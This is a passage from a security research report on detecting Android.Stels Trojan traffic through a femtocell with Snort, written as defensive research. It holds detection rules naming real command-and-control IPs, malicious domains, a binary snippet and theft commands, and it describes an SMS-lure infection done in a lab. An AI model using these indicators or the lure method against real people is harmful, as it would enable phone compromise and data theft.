


Figure 14: An A9-Setup-A8 CDMA2000 message, decoded using LMG's custom-written Wireshark Lua dissector.

3.9.5 Android Data Traffic

The Android's web browsing traffic was carried over two different types of GRE packets. Outgoing traffic, such as HTTP GET requests, was carried over GRE type 0x8881 ("CDMA2000 A10 Unstructured Byte Stream"), as shown in Figure 27. Wireshark did not fully decode this traffic, although manual examination showed that the GRE packet contained a PPP fragment, which in turn contained IP, TCP and finally HTTP.

Incoming web traffic to the Android device was carried over GRE type 0x88D2 (CDMA2000 A10 3GPP2), as shown in Figure 28. Wireshark successfully decoded the tunneled IP and TCP segments carried within GRE and PPP, although it did not correctly interpret the application-layer HTTP traffic in the TCP segment payload.

4 Cellular Intrusion Detection Test

As a proof of concept, LMG infected an Android phone with known malware (the Android.Stels Trojan) while it was connected through the femtocell. The femtocell's network traffic was analyzed by the Snort open-source intrusion detection system. LMG created sample Snort signatures which produced alerts when the phone was infected. The infected phone subsequently communicated with the attacker's command-and-control (C&C) server. LMG also wrote sample Snort signatures to demonstrate that the C&C traffic was also detected.

4.1 Stels Malware

The Android.Stels[21] malware was chosen for the proof-of-concept infection for several reasons. First, it is designed to infect Android smart phones, which have become a popular target for malware development. The Android operating system is an excellent choice for laboratory forensic analysis because the Linux-based platform is open-source, and infected systems can be analyzed and compared with pristine versions more easily than closed-source, proprietary systems. The malware itself is also easy to obtain. The Stels Android malware used in LMG's experiments was obtained from Mila Parkour's contaigo mobile blog [22].

In March 2013, Dell SecureWorks released an excellent report with details from the Dell SecureWorks Counter Threat Unit's analysis of the Android.Stels Trojan.[23] This report provides extensive details regarding the Trojan's infection vector, capabilities, network behavior, and more. It also includes a list of specific "Threat Indicators" which were useful for developing sample Snort signatures.

Based on reports from Dell SecureWorks and Symantec, as well as LMG's own research, an attacker may use the Android.Stels Trojan to perform any or all of the following activities (among others):[24]

- Monitor SMS messages
- Selectively delete incoming SMS messages
- Send SMS messages (including to premium SMS numbers)
- Make phone calls (including to premium phone numbers)
- Send emails
- Steal the victim's contact list
- Open a web page
- Display notifications on the Android screen

[21] Note: Symantec's naming convention is used for malware throughout this report.

[22] http://contagiominidump.blogspot.com/

[23] Ben Stone-Gross, "Stels Android Trojan Malware Analysis," March 22, 2013, http://www.secureworks.com/cyber-threat-intelligence/threats/stels-android-trojan-malware-analysis/.

[24] "Android.Stels," Symantec, March 28, 2013, http://www.symantec.com/security_response/writeup.jsp?docid=2013-032910-0254-99&tabid=2.

- Access the phone's network settings
- Uninstall arbitrary applications
- Install arbitrary applications (including additional malware)

4.2 CIDS Setup

LMG installed the latest version of Snort (as of July 14, 2013) on a Linux Mint distribution. Next, LMG conducted preliminary network forensic analysis of a static packet capture file obtained from the femtocell. The packet capture included over 24 hours of captured traffic from a smartphone infected with the Android.Stels malware. This included network traffic from the initial infection, as well as subsequent C&C communications.

Based on the preliminary analysis, LMG developed Snort signatures to detect the initial infection, as well as the subsequent C&C traffic. LMG also disabled standard rules which frequently alerted on activity that was normal for the captured femtocell traffic, although likely unusual in other environments. These alerts generated large amounts of "noise" in the Snort alerts file, and analysis was much easier once they were disabled.

LMG tested the effectiveness of the new ruleset using static packet captures obtained during subsequent runs of the experiment. Finally, LMG installed the rules on a Snort instance reading the femtocell network traffic in real time, and demonstrated that real-time alerting was possible.

4.2.1 Snort Tunneled Protocol Support

Snort's capabilities for analyzing tunneled traffic are limited. According to the manual:[25]

> Snort supports decoding of GRE, IP in IP and PPTP. To enable support, an extra configuration option is necessary... Snort will not decode more than one encapsulation. Scenarios such as
>
> Eth IPv4 GRE IPv4 GRE IPv4 TCP Payload
>
> ...will not be handled and will generate a decoder alert.

The manual also explains that "Decoding of PPTP, which utilizes GRE and PPP, is not currently supported on architectures that require word alignment such as SPARC."

Given the complexity of the tunneled traffic captured using the femtocell, LMG's team chose not to rely upon Snort's tunneled protocol support for the purposes of this demonstration. The example Snort rules were deliberately kept very simple and rely only upon inspection of content within individual IP packets. This will also make it easier for other researchers to reproduce the findings in this report.

Future research will focus on development of protocol dissectors and methods for effectively reconstructing and analyzing tunneled traffic of the type obtained from the femtocell.

[25] "Tunneling Protocol Support," http://manual.snort.org/node10.html. Accessed July 26, 2013.

4.2.2 Snort Rules

Based on the results of preliminary network forensics and published research on the Android.Stels Trojan, LMG developed the following Snort signatures:

- **Possible C&C Server** Security researchers have reported two IP addresses known to be used as Android.Stels command-and-control servers. [26] These IP addresses are 95.211.216.148 and 31.170.161.216. The following rules trigger on packets which contain the hexadecimal equivalents of these IP addresses. Recall that since the Android's HTTP traffic is tunneled using GRE, these addresses will be buried in the payload of the encapsulating IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Possible CnC Server Traffic (95.211.216.148)"; content:"|5fd3d894|";
classtype:trojan-activity; reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-android-
trojan-malware-analysis/; sid:2000007; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Possible CnC Server Traffic (31.170.161.216)"; content:"|1FAAA1D8|";
classtype:trojan-activity; reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-android-
trojan-malware-analysis/; sid:2000008; rev:1;)
```

- **Malicious Domains** Likewise, security researchers have identified two domains that are known to be associated with the Android.Stels malware. These include "ynfdb-dybdd1.freeiz.com" and "androidflashplayer.net.ua." [27] The following rules search for these strings in the payload of IP packets.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Malicious Domain (ynfdbdybdd1.freeiz.com)"; content:"ynfdbdybdd1.freeiz.com";
classtype:trojan-activity; reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-android-
trojan-malware-analysis/; sid:2000010; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Malicious Domain (androidflashplayer.net.ua)";
content:"androidflashplayer.net.ua"; classtype:trojan-activity;
reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-android-
trojan-malware-analysis/; sid:2000009; rev:1;)
```

- **Malware Filename** The Android.Stels malware has been detected with the filename

[26] Brett Stone-Gross, "Stels Android Trojan Malware Analysis," March 22, 2013, http://www.secureworks.com/cyber-threat-intelligence/threats/stels-android-trojan-malware-analysis/. Accessed July 26, 2013.

[27] *ibid.*

"flashplayer.android.update.apk." The following rule will alert on the presence of this string in an IP packet payload.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Known Malware Filename (flashplayer.android.update.apk)";
content:"flashplayer.android.update.apk"; classtype:trojan-activity;
reference:url, www.secureworks.com/cyber-threat-intelligence/threats/
stels-android-trojan-malware-analysis/; sid:2000012; rev:1;)
```

- **Malware Binary Snippet** LMG researchers analyzed the Android.Stels binary. The following rule alerts when the first 42 bytes of the known Android.Stels binary are detected in the payload of an IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels Known
Malware
Binary Snippet (first 42 bytes)"; content:"|50 4B 03 04 14 00 08 08
08 00 52 36 61 42 00 00 00 00 00 00 00 00 00 00 00 16 00 04 00 61
73 73 65 74 73 2F 68 74 6D 6C 2F 69 6E 64 65 78 2E 68 74 6D 6C FE CA
00 00 35 8E 4F 4B C3 40 10 C5 EF 85|"; classtype:trojan-activity;
reference:url, www.secureworks.com/cyber-threat-intelligence/threats/
stels-android-trojan-malware-analysis/; sid:2000013; rev:1;)
```

- **Potential Android.Stels Email Communications** Dell SecureWorks reported that the Android.Stels binary contains code to send emails via HTTP POST using the domain "anonymouse.org." The following rule alerts on references to the string "anonymouse.org" within the payload of an IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
Possible Email Attempt (anonymouse.org)"; content:"anonymouse.org";
classtype:trojan-activity; reference:url, www.secureworks.com/cyber-
threat-intelligence/threats/stels-android-trojan-malware-analysis/;
sid:2000011; rev:1;)
```

- **POST From Infected Client** Systems infected with Android.Stels "phone home" to command-and-control servers at regular intervals. The "phone home" message consists of an HTTP POST with several unique, recognizable characteristics. For example, the multipart boundary of the HTTP POST message is "AaB03x." The following Snort rule alerts on the presence of this string in the payload of an IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels POST
From Infected Client"; content:"AaB03x"; classtype:trojan-activity;
reference:url, www.secureworks.com/cyber-threat-intelligence/threats/
stels-android-trojan-malware-analysis/; sid:2000006; rev:1;)
```

- **BotId Phone Home** Another element of the "phone home" form is the string "name="botId"". The rule below alerts when this specific string is found within the payload of an IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels botId
Phone Home to CnC Server"; content:"name=\"botId\"";
classtype:trojan-activity; reference:url, www.secureworks.com/cyber-
threat-intelligence/threats/stels-android-trojan-malware-analysis/;
sid:2000000; rev:1;)
```

- **C&C Commands** According to malware reverse engineers, the Android.Stels Trojan accepts commands from remote C&C servers, includng "RemoveAllSmsFilters," "RemoveAllCatchFilters," "SendContactList," "SendPackageList," "makeCall," and more. The following Snort rules alert on the presence of any of these commands in the payload of an IP packet.

```
alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
RemoveAllSmsFilters Command From CnC Server";
content:"removeAllSmsFilters";
classtype:trojan-activity; reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-
android-trojan-malware-analysis/; sid:2000001; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
RemoveAllCatchFilters Command From CnC Server";
content:"removeAllCatchFilters";
classtype:trojan-activity; reference:url,
www.secureworks.com/cyber-threat-intelligence/threats/stels-
android-trojan-malware-analysis/; sid:2000002; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
SendContactList Command From CnC Server"; content:"sendContactList";
classtype:trojan-activity; reference:url, www.secureworks.com/cyber-
threat-intelligence/threats/stels-android-trojan-malware-analysis/;
sid:2000003; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
SendPackageList Command From CnC Server"; content:"sendPackageList";
classtype:trojan-activity; reference:url, www.secureworks.com/cyber-
threat-intelligence/threats/stels-android-trojan-malware-analysis/;
sid:2000004; rev:1;)

alert ip any any -> any any (msg:"MOBILE_MALWARE Android/Stels
makeCall Command From CnC Server"; content:"makeCall";
classtype:trojan-activity; reference:url, www.secureworks.com/cyber-
threat-intelligence/threats/stels-android-trojan-malware-analysis/;
sid:2000005; rev:1;)
```

4.3 Remote Web Server

LMG set up an Apache web server with a simple web interface, and uploaded the malware to the web server. Access to the web server was carefully controlled via firewall settings and an htaccess file. The web interface was designed so that a user could surf to the web page and click on a link to download the Android.Stels Trojan. The Android.Stels sample was uploaded with the filename "flashplayer.android.update.apk," as reported by antivirus researchers.

4.4 Infection Process

To infect the Android, LMG researchers placed the femtocell and a Verizon Android phone ("victim") inside the RF-shielded enclosure, and sealed the enclosure. The femtocell was started using the process listed in Appendix D. At this point, copes of all packets were sent to the CIDS, stored as a pcap file, and also processed by the Snort IDS in real time.

Outside the femtocell, an AT&T phone ("Attacker") was used to exchange text messages with the "Victim."

1. Attacker sends a text message to the Victim which says "Hey check this out XXXXX.com" [Note: the real domain has been replaced with "X"'s.]
2. Victim receives text message.




Figure 15: Text message containing link to malware.

3. Victim clicks on link. The Android web browser visits the attacker's web site, which itself contains an enticing link to the malware.




Figure 16: Malicious site as seen by the Victim.

4. Victim downloads the malware, as shown in Figure 17.




Figure 17: The Android.Stels malware after it was downloaded.

5. Victim clicks on the malware icon to install it. Note that by default, the installation was blocked. The victim had to allow installation of applications not sourced in the Android

Market to proceed.




Figure 18: The Android.Stels malware after the Victim clicked the icon to install it.




Figure 19: The Android installation confirmation message, which lists the permissions requested by the malware.




Figure 20: Continuation of the Android installation confirmation message, which lists the permissions requested by the malware.




Figure 21: Continuation of the Android installation confirmation message, which lists the permissions requested by the malware.

6. Victim installs the Android.Stels malware.




Figure 22: Confirmation that the Android.Stels malware was installed.

7. Victim clicks the new application icon, and receives a pop-up stating that the installation has been canceled.




Figure 23: Fake error message that Android.Stels displays.

8. Once the victim clicks to application icon, the malware removes itself from the Applications screen.




Figure 24: The Android.Stels malware after installation but before being run.




Figure 25: The Android.Stels malware hides its icon after being run.

9. However, the malware continues to run in the background and will launch itself on startup.




Figure 26: The Android Task Manager still shows Android.Stels.

5 Results

After the infection, LMG researchers conducted network and device forensic analysis. This included inspection of the Snort alerts file and packet captures, as well as filesystem forensics of the infected Android phone itself. The forensic analysis was an iterative process. With each run through the infection scenario, LMG captured new forensic evidence and refined existing Snort signatures and packet capture techniques until the CIDS worked smoothly.

5.1 Network Forensic Analysis

The network forensic analysis consisted of an inspection of the Snort alerts generated during the infection process and subsequent waiting period, and careful review of the corresponding packet captures. This section provides a walk-through of the Snort alerts and supporting evidence from the pcaps.

5.1.1 Snort Alerts

LMG researchers analyzed the Snort alerts file and correlated alerts to the packet captures. After the initial infection, the infected Android "phoned home" to a C&C server precisely every 15 minutes. LMG selected a packet capture which contained the initial infection plus two subsequent "phone home" exchanges (approximately 40 minutes of network traffic captures). The following alerts were generated during this time frame:

```
[1:2000010:1] MOBILE_MALWARE Android/Stels Malicious Domain
              (ynfdbdybdd1.freeiz.com)
[1:2000012:1] MOBILE_MALWARE Android/Stels Known Malware Filename
              (flashplayer.android.update.apk)
[1:2000000:1] MOBILE_MALWARE Android/Stels botId Phone Home to CnC Server
[1:2000009:1] MOBILE_MALWARE Android/Stels Malicious Domain
              (androidflashplayer.net.ua)
[1:2000013:1] MOBILE_MALWARE Android/Stels Known Malware Binary Snippet
              (first 42 bytes)
[1:2000001:1] MOBILE_MALWARE Android/Stels RemoveAllSmsFilters Command From
              CnC Server
[1:2000008:1] MOBILE_MALWARE Android/Stels Possible CnC Server Traffic
              (31.170.161.216)
[1:2000006:1] MOBILE_MALWARE Android/Stels POST From Infected Client
[1:2000007:1] MOBILE_MALWARE Android/Stels Possible CnC Server Traffic
              (95.211.216.148)
```

5.1.2 Malware Download Detection

The first alert triggered was "MOBILE_MALWARE Android/Stels Known Malware Filename (flashplayer.android.update.apk)" as shown below:

```
[**] [1:2000012:1] MOBILE_MALWARE Android/Stels Known Malware Filename
                   (flashplayer.android.update.apk) [**]
[Classification: A Network Trojan was detected] [Priority: 1]
07/11-16:52:48.957056 10.184.98.60 -> 10.211.157.205
GRE TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:157 DF
```

This alert indicated that Snort detected the Android.Stels malware filename in the network traffic at 16:52:48.957056. Below is a screenshot from Wireshark showing the context. The string was part of an HTTP request, which was buried inside a "data" block inside a GRE packet (type 0x8881).

Note that Wireshark's built-in protocol dissectors did not fully interpret the GRE type 0x8881 traffic. The highlighted bytes contain an encapsulated IP packet (beginning with 0x4500), a TCP segment (showing traffic with destination port 80 (0x0050)) and an HTTP request. Analyzing the HTTP message, we see the the user of the Android phone made an HTTP GET request to sneakynet.org in order to download the file "flashplayer.android.update.apk." It was this filename that triggered the Snort alert.

